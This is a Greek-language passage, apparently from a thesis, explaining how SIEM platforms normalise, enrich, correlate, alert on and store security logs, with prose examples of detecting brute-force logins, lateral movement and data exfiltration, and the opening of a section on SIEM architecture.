2.3.2 Κανονικοποίηση και εμπλουτισμός των δεδομένων

Τα δεδομένα καταγραφής που συλλέγονται διαφέρουν σημαντικά ως προς τη μορφή, τη δομή και την ορολογία ανάλογα με το σύστημα προέλευσης. Η κανονικοποίηση διασφαλίζει τη συνοχή μετατρέποντας τις διαφορετικές μορφές καταγραφής σε ένα ενιαίο σχήμα, διευκολύνοντας την απρόσκοπτη ανάλυση και συσχέτιση. Η διαδικασία αυτή αντιμετωπίζει προκλήσεις όπως οι διαφορετικές μορφές χρονοσφραγίδων, τα διαφορετικά επίπεδα λεπτομέρειας στα αρχεία καταγραφής και οι διαφορές στην ορολογία που χρησιμοποιείται από διαφορετικά συστήματα. Οι αποκλίσεις στις χρονοσφραγίδες, για παράδειγμα, μπορεί να προκύψουν από αρχεία καταγραφής που παράγονται σε διαφορετικές ζώνες ώρας ή χρησιμοποιούν διαφορετικές μορφές ώρας, γεγονός που καθιστά αναγκαία την τυποποίηση για την ακριβή αλληλουχία συμβάντων. Επιπλέον, η ομαλοποίηση SIEM συμβιβάζει τις διαφορές στη λεκτικότητα των αρχείων καταγραφής, διασφαλίζοντας ότι τα κρίσιμα συμβάντα ασφαλείας δεν παραβλέπονται λόγω των διαφορών στα επίπεδα λεπτομέρειας. Με τη δόμηση των δεδομένων καταγραφής σε ένα κοινό σχήμα, οι λύσεις SIEM ενισχύουν τη συσχέτιση, βελτιώνουν την ακρίβεια ανίχνευσης απειλών και διευκολύνουν τις αποτελεσματικές εγκληματολογικές έρευνες σε ετερογενή περιβάλλοντα. [10].

Ο εμπλουτισμός βελτιώνει περαιτέρω τα δεδομένα καταγραφής συμπληρώνοντάς τα με πρόσθετες πληροφορίες πλαισίου. Αυτό περιλαμβάνει δεδομένα γεωγραφικού εντοπισμού που προέρχονται από διευθύνσεις IP, αντιστοιχίσεις ταυτότητας χρήστη από το Active Directory και εξωτερικές τροφοδοσίες πληροφοριών απειλών. Τα εμπλουτισμένα αρχεία καταγραφής παρέχουν στις ομάδες ασφαλείας μια ολοκληρωμένη εικόνα των συμβάντων ασφαλείας, επιτρέποντάς τους να διακρίνουν μεταξύ καλοήθων ανωμαλιών και πραγματικών απειλών [11].

2.3.3 Συσχέτιση συμβάντων ασφαλείας

Η συσχέτιση συμβάντων είναι μία από τις πιο ισχυρές δυνατότητες ενός SIEM, επιτρέποντας την ανίχνευση σύνθετων συμβάντων ασφαλείας μέσω της ανάλυσης των σχέσεων μεταξύ πολλαπλών συμβάντων. Συνδέοντας φαινομενικά ασυσχέτιστα αρχεία καταγραφής ασφαλείας, οι πλατφόρμες

SIEM μπορούν να εντοπίσουν αλληλουχίες επιθέσεων που καλύπτουν πολλαπλά συστήματα και χρονικά πλαίσια. Για παράδειγμα, ένα SIEM μπορεί να ανιχνεύσει μια προηγμένη επίμονη απειλή (APT) συσχετίζοντας μια σειρά ειδοποιήσεων χαμηλού επιπέδου, όπως επανειλημμένες αποτυχημένες προσπάθειες σύνδεσης σε διαφορετικά συστήματα, ακολουθούμενες από ένα μη εξουσιοδοτημένο ερώτημα σε βάση δεδομένων. Έρευνες έχουν δείξει ότι οι μηχανές συσχέτισης SIEM βελτιώνουν την επίγνωση της κατάστασης ενσωματώνοντας συναγερμούς από συστήματα ανίχνευσης βάσει κανόνων για να παρέχουν μια σφαιρική εικόνα μιας επίθεσης APT [12].

Εκτός από τις παραδοσιακές προσεγγίσεις που βασίζονται σε κανόνες, οι λύσεις SIEM ενσωματώνουν πλέον προηγμένους αλγορίθμους μηχανικής μάθησης για τη βελτίωση της ακρίβειας της ανίχνευσης απειλών. Οι σύγχρονες πλατφόρμες SIEM χρησιμοποιούν τεχνικές σταδιακής συσχέτισης για τη συγκέντρωση συμβάντων για μεγάλες χρονικές περιόδους, βοηθώντας στην αποκάλυψη κρυφών επιθέσεων που εξελίσσονται με την πάροδο του χρόνου. Για παράδειγμα, οι μηχανές συσχέτισης που ενσωματώνονται με την ανάλυση συμπεριφοράς μπορούν να ανιχνεύσουν ασυνήθιστες συμπεριφορές του συστήματος, όπως η πρόσβαση ενός νόμιμου χρήστη σε ευαίσθητα δεδομένα σε μη φυσιολογικές ώρες ή η μεταφορά μεγάλου όγκου δεδομένων προς τα έξω, υποδεικνύοντας πιθανές απόπειρες διαρροής δεδομένων [13].

Επιπλέον, οι μηχανές συσχέτισης εντός των SIEM έχουν σχεδιαστεί για να φιλτράρουν τα ψευδώς θετικά αποτελέσματα, διασφαλίζοντας ότι οι αναλυτές επικεντρώνονται στις πραγματικές απειλές και όχι στο θόρυβο. Αξιοποιώντας εξωτερικές πηγές πληροφοριών για απειλές, τα συστήματα SIEM μπορούν να βελτιώσουν περαιτέρω τους κανόνες συσχέτισης ώστε να διακρίνουν μεταξύ καλοήθων ανωμαλιών και πραγματικών περιστατικών ασφαλείας. Αυτή η ενσωμάτωση της ανάλυσης συμβάντων σε πραγματικό χρόνο με την ανίχνευση ανωμαλιών με βάση τη μηχανική μάθηση ενισχύει σημαντικά την αποτελεσματικότητα των Κέντρων Επιχειρήσεων Ασφαλείας (SOC) στον εντοπισμό και τον μετριασμό των απειλών στον κυβερνοχώρο [14].

Πριν εμβαθύνουμε στους συγκεκριμένους τύπους συσχέτισης συμβάντων που χρησιμοποιούνται στις πλατφόρμες SIEM, είναι σημαντικό να κατανοήσουμε τη σημασία τους. Οι μηχανισμοί συσχέτισης χρησιμεύουν ως η ραχοκοκαλιά της ικανότητας του SIEM να διακρίνει μεταξύ κανονικών δραστηριοτήτων και πιθανών απειλών ασφαλείας. Βοηθούν τους αναλυτές ασφαλείας να συνδέσουν τις τελείες μεταξύ διαφορετικών συμβάντων, επιτρέποντάς τους να αποκαλύψουν επιθέσεις πολλαπλών σταδίων, ανωμαλίες συμπεριφοράς και συντονισμένες κακόβουλες δραστηριότητες. Οι διαφορετικές τεχνικές συσχέτισης ανταποκρίνονται σε διαφορετικά επίπεδα πολυπλοκότητας των απειλών, από τη βασική λογική που βασίζεται σε κανόνες έως την προηγμένη ανάλυση συμπεριφοράς με βάση τη μηχανική μάθηση.

- **Συσχέτιση βάσει κανόνων:** Τα συστήματα SIEM χρησιμοποιούν προκαθορισμένους κανόνες βασισμένους στη λογική για τον εντοπισμό απειλών ασφαλείας. Για παράδειγμα, εάν σημειωθούν δέκα αποτυχημένες απόπειρες σύνδεσης εντός πέντε λεπτών, ακολουθούμενες από μια επιτυχή σύνδεση από την ίδια διεύθυνση IP, το SIEM παράγει μια ειδοποίηση που υποδεικνύει μια πιθανή επίθεση brute-force [15]. Ένα άλλο παράδειγμα είναι η ανίχνευση πλευρικής κίνησης σε ένα δίκτυο, όπου ένας χρήστης συνδέεται σε πολλά ευαίσθητα συστήματα μέσα σε σύντομο χρονικό διάστημα, γεγονός που υποδηλώνει κλοπή στοιχείων πιστοποίησης ή εσωτερική απειλή [36]. Παρομοίως, ένα SIEM που βασίζεται σε κανόνες μπορεί να εντοπίσει προσπάθειες σάρωσης θυρών, επισημαίνοντας επαναλαμβανόμενες προσπάθειες σύνδεσης σε πολλαπλές θύρες από μία και μόνη IP προέλευσης, υποδεικνύοντας πιθανή κακόβουλη δραστηριότητα αναγνώρισης των επιχειρησιακών στοιχείων. Αυτοί οι προκαθορισμένοι κανόνες συσχέτισης επιτρέπουν στους οργανισμούς να εντοπίζουν γρήγορα και να ανταποκρίνονται σε κοινά μοτίβα επιθέσεων, ελαχιστοποιώντας τις πιθανές ζημιές.

- **Συσχέτιση βάσει χρόνου:** Αναλύοντας ακολουθίες συμβάντων σε ένα συγκεκριμένο χρονικό πλαίσιο, οι λύσεις SIEM μπορούν να εντοπίσουν μοτίβα που υποδηλώνουν μια αργή και επίμονη επίθεση, όπως η διαρροή δεδομένων που λαμβάνει χώρα σε διάστημα ημερών ή εβδομάδων. Για παράδειγμα, ένας επιτιθέμενος μπορεί να μεταφέρει σταδιακά μικρές ποσότητες ευαίσθητων δεδομένων σε έναν εξωτερικό διακομιστή για να αποφύγει την άμεση ενεργοποίηση συναγερμών ασφαλείας. Παρομοίως, μια συσχέτιση με βάση το χρόνο μπορεί να βοηθήσει στον εντοπισμό επιθέσεων συμπλήρωσης στοιχείων πιστοποίησης, όπου οι προσπάθειες σύνδεσης κατανέμονται σε μεγάλο χρονικό διάστημα για να αποφευχθεί η ανίχνευση. Αυτή η μέθοδος είναι επίσης χρήσιμη για τον εντοπισμό κακόβουλου λογισμικού που παραμένει αδρανές για μεγάλα χρονικά διαστήματα πριν εκτελέσει επιβλαβείς δραστηριότητες, επιτρέποντας στις ομάδες ασφαλείας να μετριάσουν προληπτικά τις πιθανές απειλές [13].
- **Προηγμένη ανάλυση συμπεριφοράς:** Τα σύγχρονα SIEM χρησιμοποιούν προηγμένη ανάλυση συμπεριφοράς για τον εντοπισμό ανωμαλιών και αποκλίσεων από τις καθορισμένες βασικές συμπεριφορές. Σε αντίθεση με τις παραδοσιακές μεθόδους ανίχνευσης βάσει κανόνων, οι εν λόγω αναλύσεις χρησιμοποιούν στατιστική μοντελοποίηση και τεχνικές ανίχνευσης ανωμαλιών για τον εντοπισμό απειλών που δεν ακολουθούν προκαθορισμένα μοτίβα επιθέσεων. Αναλύοντας ποικίλες πηγές δεδομένων, όπως αρχεία καταγραφής αυθεντικοποίησης χρηστών, προσβάσεις αρχείων και κυκλοφορία δικτύου, οι πλατφόρμες SIEM μπορούν να αποκαλύψουν εξελιγμένες απειλές στον κυβερνοχώρο, συμπεριλαμβανομένων των επιθέσεων από εσωτερικές πηγές, των εκμεταλλεύσεων zero-day και των προηγμένων μόνιμων απειλών (APT) [16]. Ένα βασικό συστατικό της ανάλυσης συμπεριφοράς είναι η ανάλυση συμπεριφοράς χρηστών και οντοτήτων (User and Entity Behavior Analytics - UEBA), η οποία ενισχύει τις δυνατότητες του SIEM παρακολουθώντας τις αποκλίσεις από τις τυπικές δραστηριότητες των χρηστών και των συστημάτων. Οι αλγόριθμοι UEBA αξιοποιούν την ανίχνευση ανωμαλιών για τον εντοπισμό λεπτών αλλαγών συμπεριφοράς, όπως η πρόσβαση ενός υπαλλήλου σε ευαίσθητα οικονομικά αρχεία σε ασυνήθιστη ώρα ή η εκτέλεση μαζικών διαγραφών αρχείων από έναν διαχειριστή, οι οποίες μπορεί να υποδηλώνουν εσωτερική απειλή [17], [43]. Επιπλέον, σχετική έρευνα έχει αποδείξει ότι το UEBA μπορεί να βελτιώσει σημαντικά την ανίχνευση απειλών ενσωματώνοντας μοντέλα μάθησης με επίβλεψη και χωρίς επίβλεψη για τον εντοπισμό αποκλίσεων στη συμπεριφορά χρηστών και οντοτήτων που μπορεί να σηματοδοτούν κινδύνους στον κυβερνοχώρο [18]. Ενώ η ανάλυση συμπεριφοράς βελτιώνει σημαντικά τις δυνατότητες ανίχνευσης απειλών του SIEM, ο συγκεκριμένος ρόλος της μηχανικής μάθησης στα SIEM όπως η χρήση προγνωστικών μοντέλων, η προσαρμοστική μάθηση και η αυτοματοποίηση με βάση την τεχνητή νοημοσύνη, θα εξεταστεί λεπτομερέστερα στο επόμενο κεφάλαιο.

2.3.4 Ανάλυση και ειδοποίηση

Τα συστήματα SIEM παρέχουν αυτοματοποιημένη και χειροκίνητη ανάλυση ασφάλειας για να διασφαλίσουν ότι οι απειλές εντοπίζονται και εξετάζονται γρήγορα. Η αυτοματοποιημένη ανάλυση αξιοποιεί μηχανισμούς βασισμένους σε κανόνες και μηχανική μάθηση για τη σάρωση των εισερχόμενων δεδομένων σε πραγματικό χρόνο, εντοπίζοντας ανωμαλίες και συσχετίζοντας γεγονότα που μπορεί να υποδεικνύουν πιθανές παραβιάσεις ασφαλείας. Αυτά τα συστήματα παρακολουθούν συνεχώς τη δραστηριότητα του δικτύου, τη συμπεριφορά των χρηστών και τα συμβάντα καταγραφής για τον εντοπισμό αποκλίσεων από τα αναμενόμενα μοτίβα, μειώνοντας σημαντικά τον απαιτούμενο χρόνο για την ανίχνευση απειλών. Η χειροκίνητη ανάλυση, από την άλλη πλευρά, περιλαμβάνει αναλυτές ασφαλείας που εξετάζουν επισημασμένες ειδοποιήσεις, διερευνούν ύποπτες δραστηριότητες και επαληθεύουν πιθανές απειλές χρησιμοποιώντας διαδραστικούς πίνακες ελέγχου και εγκληματολογικά εργαλεία. Ο συνδυασμός της αυτοματοποιημένης σάρωσης και της ανθρώπινης εμπειρογνωμοσύνης εξασφαλίζει μια ισορροπημένη προσέγγιση στην ανίχνευση απειλών, επιτρέποντας στους οργανισμούς να μετριάσουν αποτελεσματικά τους κινδύνους, ελαχιστοποιώντας παράλληλα τα ψευδώς θετικά αποτελέσματα [19].

- **Χειροκίνητη διερεύνηση:** Οι αναλυτές ασφαλείας χρησιμοποιούν πίνακες ελέγχου και αναφορές εντός της πλατφόρμας SIEM για να εξετάσουν περιστατικά ασφαλείας, διερευνώντας μοτίβα ύποπτης δραστηριότητας. Η διαδικασία αυτή περιλαμβάνει τη διεξαγωγή βαθιάς εγκληματολογικής ανάλυσης στα δεδομένα καταγραφής που συλλέγονται, τον εντοπισμό ασυνήθιστων συμπεριφορών του συστήματος και την επαλήθευση της νομιμότητας των επισημασμένων ειδοποιήσεων. Οι αναλυτές συσχετίζουν συχνά πολλαπλά συμβάντα ασφαλείας για να ανακατασκευάσουν χρονοδιαγράμματα επιθέσεων, να εντοπίσουν μη εξουσιοδοτημένες προσπάθειες πρόσβασης και να καθορίσουν εάν ένα συμβάν αποτελεί πραγματική απειλή ασφαλείας ή ψευδώς θετικό αποτέλεσμα. Επιπλέον, η χειροκίνητη διερεύνηση είναι κρίσιμη για την αντιμετώπιση των προηγμένων επίμονων απειλών (APT) που αποφεύγουν την αυτοματοποιημένη ανίχνευση λειτουργώντας αθόρυβα για μεγάλα χρονικά διαστήματα. Οι πλατφόρμες SIEM παρέχουν εργαλεία διερεύνησης, όπως προηγμένα ερωτήματα αναζήτησης, οπτικοποίηση αρχείων καταγραφής και παρακολούθηση της δραστηριότητας των χρηστών, για να βοηθήσουν τις ομάδες ασφαλείας να διεξάγουν ολοκληρωμένες έρευνες και να διαμορφώνουν αποτελεσματικές στρατηγικές αντιμετώπισης [9].
- **Αυτοματοποιημένη ειδοποίηση:** Οι λύσεις SIEM δημιουργούν ειδοποιήσεις σε πραγματικό χρόνο μέσω ηλεκτρονικού ταχυδρομείου, SMS ή πλατφορμών συνεργασίας, όταν ξεπερνούνται συγκεκριμένα όρια ασφαλείας. Αυτές οι ειδοποιήσεις έχουν σχεδιαστεί για να ειδοποιούν άμεσα τις ομάδες ασφαλείας, επιτρέποντάς τους να αναλάβουν άμεση δράση πριν κλιμακωθεί μια επίθεση. Οι σύγχρονες πλατφόρμες SIEM αξιοποιούν την τεχνητή νοημοσύνη και τη μηχανική μάθηση για να φιλτράρουν τα ψευδώς θετικά αποτελέσματα, μειώνοντας την κόπωση από τις ειδοποιήσεις και διασφαλίζοντας ότι οι αναλυτές θα επικεντρωθούν στις πραγματικές απειλές [20]. Επιπλέον, οι αλγόριθμοι ιεράρχησης απειλών αναλύουν τη σοβαρότητα των ειδοποιήσεων με βάση τα δεδομένα που σχετίζονται με το πλαίσιο, όπως το επηρεασμένο σύστημα, ο τύπος της επίθεσης και ο πιθανός αντίκτυπος στις επιχειρησιακές λειτουργίες [21]. Η προσέγγιση αυτή διασφαλίζει ότι τα περιστατικά υψηλής προτεραιότητας λαμβάνουν άμεση προσοχή, ενώ ελαχιστοποιεί τον κίνδυνο να παραβλεφθούν κρίσιμες απειλές. Οι δυνατότητες αυτοματοποιημένης απόκρισης του SIEM μπορούν επίσης να ενεργοποιήσουν προκαθορισμένες ενέργειες μετριασμού, όπως η απομόνωση παραβιασμένων κεντρικών υπολογιστών ή ο αποκλεισμός ύποπτων διευθύνσεων IP, ενισχύοντας περαιτέρω την αποτελεσματικότητα της απόκρισης σε περιστατικά [22].
- **Οπτικοποίηση δεδομένων:** Οι γραφικές αναπαραστάσεις των συμβάντων ασφαλείας, συμπεριλαμβανομένων των χαρτών θερμότητας και των διαγραμμάτων δικτύου, επιτρέπουν στους αναλυτές να αντιλαμβάνονται γρήγορα τη σημασία των ειδοποιήσεων και τις σχέσεις μεταξύ των συμβάντων. Για παράδειγμα, σε ένα πραγματικό σενάριο, σε ένα σύστημα SIEM ανιχνεύθηκε μια συντονισμένη κυβερνοεπίθεση σε ένα χρηματοπιστωτικό ίδρυμα με την απεικόνιση προσπαθειών σύνδεσης από πολλές διεθνείς τοποθεσίες σε σύντομο χρονικό διάστημα. Η απεικόνιση του χάρτη θερμότητας αποκάλυψε ένα κύμα προσπαθειών πρόσβασης από γεωγραφικές περιοχές που δεν είχαν προηγουμένως συσχετιστεί, αναδεικνύοντας μια πιθανή επίθεση άντλησης διαπιστευτηρίων. Οι ομάδες ασφαλείας αντέδρασαν διασταυρώνοντας τους επηρεαζόμενους λογαριασμούς με ροές πληροφοριών απειλών, επιβεβαιώνοντας ότι ορισμένες από τις προσπάθειες σύνδεσης προήλθαν από παραβιασμένα διαπιστευτήρια που διέρρευσαν στο dark web. Μετά από αυτή την ανακάλυψη, το σύστημα SIEM ενεργοποίησε αυτόματα μια ειδοποίηση, προτρέποντας τους διαχειριστές ασφαλείας να επιβάλουν έλεγχο ταυτότητας πολλαπλών παραγόντων (MFA) στους λογαριασμούς που είχαν παραβιαστεί και να απενεργοποιήσουν προσωρινά τις ύποπτες συνεδρίες. Επιπλέον, οι αναλυτές χρησιμοποίησαν διαγράμματα ροής δικτύου για να εντοπίσουν τις πλευρικές κινήσεις των επιτιθέμενων στο εσωτερικό δίκτυο, εντοπίζοντας προσπάθειες κλιμάκωσης των προνομίων και πρόσβασης σε ευαίσθητα οικονομικά αρχεία. Αυτές οι οπτικοποιημένες πληροφορίες επέτρεψαν στις ομάδες ασφαλείας να περιορίσουν την παραβίαση σε πραγματικό χρόνο, αποτρέποντας τη μη εξουσιοδοτημένη πρόσβαση και μειώνοντας τους περαιτέρω κινδύνους [19]. Ο χάρτης θερμότητας αποκάλυψε μια ομαδοποίηση ύποπτης δραστηριότητας που προερχόταν από

γνωστές διευθύνσεις IP που περιλαμβάνονται σε μαύρη λίστα, προτρέποντας τις ομάδες ασφαλείας να ξεκινήσουν άμεση έρευνα. Επιπλέον, τα διαγράμματα ροής δικτύου ήταν καθοριστικά για τον εντοπισμό προσπαθειών διαφυγής δεδομένων, όπου οι μη εξουσιοδοτημένες μεταφορές δεδομένων μεγάλης κλίμακας σε εξωτερικούς διακομιστές απεικονίστηκαν ως ανώμαλες αυξήσεις της κυκλοφορίας, επιτρέποντας την άμεση ανίχνευση και τον περιορισμό των απειλών [19].

2.3.5 Αποθήκευση και καταγραφή


Η δυνατότητα αποθήκευσης και ανάκτησης των αρχείων καταγραφής ασφαλείας είναι εξαιρετικά σημαντική για τις εγκληματολογικές έρευνες και την τήρηση της συμμόρφωσης. Τα αρχεία καταγραφής ασφαλείας χρησιμεύουν ως κρίσιμη πηγή αποδεικτικών στοιχείων κατά την ανάλυση προηγούμενων περιστατικών ασφαλείας, την παρακολούθηση προσπαθειών μη εξουσιοδοτημένης πρόσβασης καθώς και για τον εντοπισμό μοτίβων επιθέσεων. Με τις κατάλληλες πολιτικές διατήρησης αρχείων καταγραφής οι οργανισμοί μπορούν να ανακατασκευάσουν τα χρονοδιαγράμματα των επιθέσεων, να αξιολογήσουν την έκταση μιας παραβίασης και να λάβουν τα κατάλληλα διορθωτικά μέτρα. Επιπλέον, η συμμόρφωση με κανονιστικές απαιτήσεις, όπως το PCI-DSS, το ISO 27001 και το GDPR, επιβάλλει τη μακροπρόθεσμη αποθήκευση και προστασία των δεδομένων καταγραφής για τη διασφάλιση της λογοδοσίας και της δυνατότητας ελέγχου [23], [31].

- **Μακροπρόθεσμη διατήρηση:** Στη μακροπρόθεσμη διατήρηση χρησιμοποιούνται κλιμακωτά μοντέλα αποθήκευσης όπως η «ζεστή», «θερμή» και η «ψυχρή» αποθήκευση για την εξισορρόπηση των επιδόσεων και της αποδοτικότητας κόστους. Τα κρίσιμα αρχεία καταγραφής αποθηκεύονται σε αποθηκευτικό χώρο υψηλής ταχύτητας για άμεση πρόσβαση, ενώ τα παλαιότερα αρχεία καταγραφής αρχειοθετούνται για σκοπούς συμμόρφωσης και διερεύνησης. Αυτή η ιεραρχική προσέγγιση αποθήκευσης επιτρέπει στους οργανισμούς να βελτιστοποιούν τους πόρους αποθήκευσης, διατηρώντας παράλληλα την προσβασιμότητα σε ιστορικά δεδομένα για εγκληματολογικές έρευνες. Πρόσφατες έρευνες έχουν αποδείξει ότι οι λύσεις αποθήκευσης SIEM που βασίζονται στο cloud παρέχουν κλιμακούμενες και οικονομικά αποδοτικές εναλλακτικές λύσεις σε σχέση με την παραδοσιακή αποθήκευση σε τοπικό χώρο, επιτρέποντας στους οργανισμούς να διαχειρίζονται τεράστιους όγκους αρχείων καταγραφής χωρίς σημαντικές επενδύσεις σε υποδομές [23], [31]. Επιπλέον, μελέτες δείχνουν ότι η ενσωμάτωση αυτοματοποιημένων πολιτικών διαχείρισης του κύκλου ζωής των αρχείων καταγραφής, όπως η έξυπνη αρχειοθέτηση και η διαγραφή περιττών αρχείων καταγραφής, βελτιώνει την τήρηση της συμμόρφωσης και μειώνει τα λειτουργικά έξοδα [24]. Οι προηγμένες πλατφόρμες SIEM χρησιμοποιούν επίσης τεχνικές συμπίεσης και κρυπτογράφησης για την ενίσχυση της ασφάλειας των δεδομένων και την ελαχιστοποίηση του κόστους αποθήκευσης, διατηρώντας παράλληλα την ακεραιότητα και τη δυνατότητα ελέγχου των αρχείων καταγραφής.
- **Κανονιστική συμμόρφωση:** Τα αρχεία καταγραφής στην κανονιστική συμμόρφωση διατηρούνται με ασφάλεια σε απαραβίαστο αποθηκευτικό χώρο, ώστε να πληρούνται οι νομικές και κανονιστικές απαιτήσεις, όπως το PCI-DSS και το ISO 27001. Τα συστήματα SIEM δημιουργούν επίσης αναφορές συμμόρφωσης για τους ελεγκτές και τους ρυθμιστικούς φορείς, διασφαλίζοντας τη διαφάνεια και την τήρηση των προτύπων του κλάδου. Πρόσφατες έρευνες αναδεικνύουν την αυξανόμενη υιοθέτηση πλαισίων SIEM που βασίζονται σε blockchain για την ενίσχυση της προέλευσης των δεδομένων, της ακεραιότητας και της διασφάλισης της συμμόρφωσης, καθιστώντας την αποθήκευση αρχείων καταγραφής πιο ανθεκτική έναντι αλλοίωσης και μη εξουσιοδοτημένων τροποποιήσεων [25]. Επιπλέον, οι οργανισμοί που χρησιμοποιούν SIEMs για συμμόρφωση επωφελούνται από τις αυτοματοποιημένες λειτουργίες ελέγχου, οι οποίες απλοποιούν τις κανονιστικές αναφορές και παρέχουν ορατότητα σε πραγματικό χρόνο στα συμβάντα ασφαλείας [3]. Η ενσωμάτωση της παρακολούθησης ειδικά για τη συμμόρφωση επιτρέπει στις επιχειρήσεις να εντοπίζουν και να αποκαθιστούν γρήγορα τις παραβιάσεις της

πολιτικής, μειώνοντας τον κίνδυνο κυρώσεων σε περίπτωση μη συμμόρφωσης. Επιπλέον, οι λύσεις SIEM διαδραματίζουν κρίσιμο ρόλο στις εγκληματολογικές έρευνες, καθώς η ικανότητά τους να αρχειοθετούν με ασφάλεια τα αρχεία καταγραφής διασφαλίζει ότι τα κρίσιμα αποδεικτικά στοιχεία είναι διαθέσιμα για νομικό και κανονιστικό έλεγχο όταν απαιτείται.

2.4 Τα βασικά στοιχεία ενός SIEM

Η αρχιτεκτονική ενός συστήματος διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) είναι μια πολυεπίπεδη διάρθρωση που ενσωματώνει διάφορα στοιχεία για να διευκολύνει τη συλλογή, την ανάλυση, τη συσχέτιση και την αποθήκευση δεδομένων που σχετίζονται με την ασφάλεια. Σε αντίθεση με τις βασικές λειτουργίες του SIEM, οι οποίες επικεντρώνονται στη συγκέντρωση των αρχείων καταγραφής και τη δημιουργία ειδοποιήσεων, το αρχιτεκτονικό πλαίσιο ορίζει την τεχνική υποδομή και τις λειτουργικές ροές εργασίας που απαιτούνται για ένα αποτελεσματικό σύστημα παρακολούθησης της ασφάλειας. Ένα ορθά σχεδιασμένο αρχιτεκτονικό σύστημα SIEM ενισχύει την ορατότητα σε όλο το περιβάλλον ενός οργανισμού, εξασφαλίζοντας την έγκαιρη ανίχνευση και αντιμετώπιση των απειλών στον κυβερνοχώρο. Δεδομένης της αυξανόμενης πολυπλοκότητας των σύγχρονων δικτύων, οι αρχιτεκτονικές SIEM εξελίσσονται ώστε να υποστηρίζουν κατανεμημένες υλοποιήσεις, cloud-native λύσεις και AI-driven analytics για τη βελτιστοποίηση της επεξεργασίας συμβάντων ασφαλείας [26]. Η βασική αρχιτεκτονική ενός συστήματος SIEM παρουσιάζεται στη παρακάτω Εικόνα 2.1 [83] και τα στοιχεία του αναλύονται στις παρακάτω υποενότητες.



Εικόνα 2.1: Η βασική αρχιτεκτονική ενός SIEM

2.4.1 Πηγές δεδομένων

Οι πλατφόρμες SIEM συλλέγουν και επεξεργάζονται δεδομένα συμβάντων ασφαλείας από ένα ευρύ σύνολο πηγών, όπως τείχη προστασίας, συστήματα ανίχνευσης και πρόληψης εισβολών (IDS/IPS), προγράμματα προστασίας από ιούς, υπηρεσίες cloud και εργαλεία ασφάλειας τελικών σημείων. Καθώς οι επιχειρήσεις ενσωματώνουν ολοένα και περισσότερο συσκευές επιχειρησιακής τεχνολογίας (OT) και Internet of Things (IoT) στην υποδομή τους, τα συστήματα SIEM πρέπει να εξελίσσονται ώστε να διαχειρίζονται τον μεγάλο όγκο και την ποικιλομορφία των μη δομημένων δεδομένων που παράγουν αυτές οι πηγές. Αυτές οι συσκευές λειτουργούν συχνά με ειδικές μορφές καταγραφής, οι οποίες απαιτούν εξειδικευμένες τεχνικές ανάλυσης και κανονικοποίησης για τη διασφάλιση της συμβατότητας με τις πλατφόρμες SIEM.

Σε αντίθεση με τα συμβατικά αρχεία καταγραφής, τα οποία ακολουθούν τυποποιημένες δομές, τα δεδομένα OT και IoT μπορεί να διαφέρουν σημαντικά με βάση τις υλοποιήσεις και τα πρωτόκολλα επικοινωνίας που αφορούν συγκεκριμένους προμηθευτές. Αυτή η έλλειψη τυποποίησης παρουσιάζει προκλήσεις στη συγκέντρωση αρχείων καταγραφής, καθιστώντας την ανίχνευση απειλών σε πραγματικό χρόνο πολυπλοκότερη. Επιπλέον, τα συστήματα SIEM πρέπει να προσαρμόζονται στη δυναμική φύση των περιβαλλόντων νέφους, όπου τα αρχεία καταγραφής από υπηρεσίες όπως το AWS CloudTrail και το Microsoft Azure Monitor απαιτούν σχεδόν στιγμιαία επεξεργασία για τη διατήρηση της ορατότητας σε κατανεμημένα δίκτυα [27].

2.4.2 Πράκτορες και Συλλέκτες

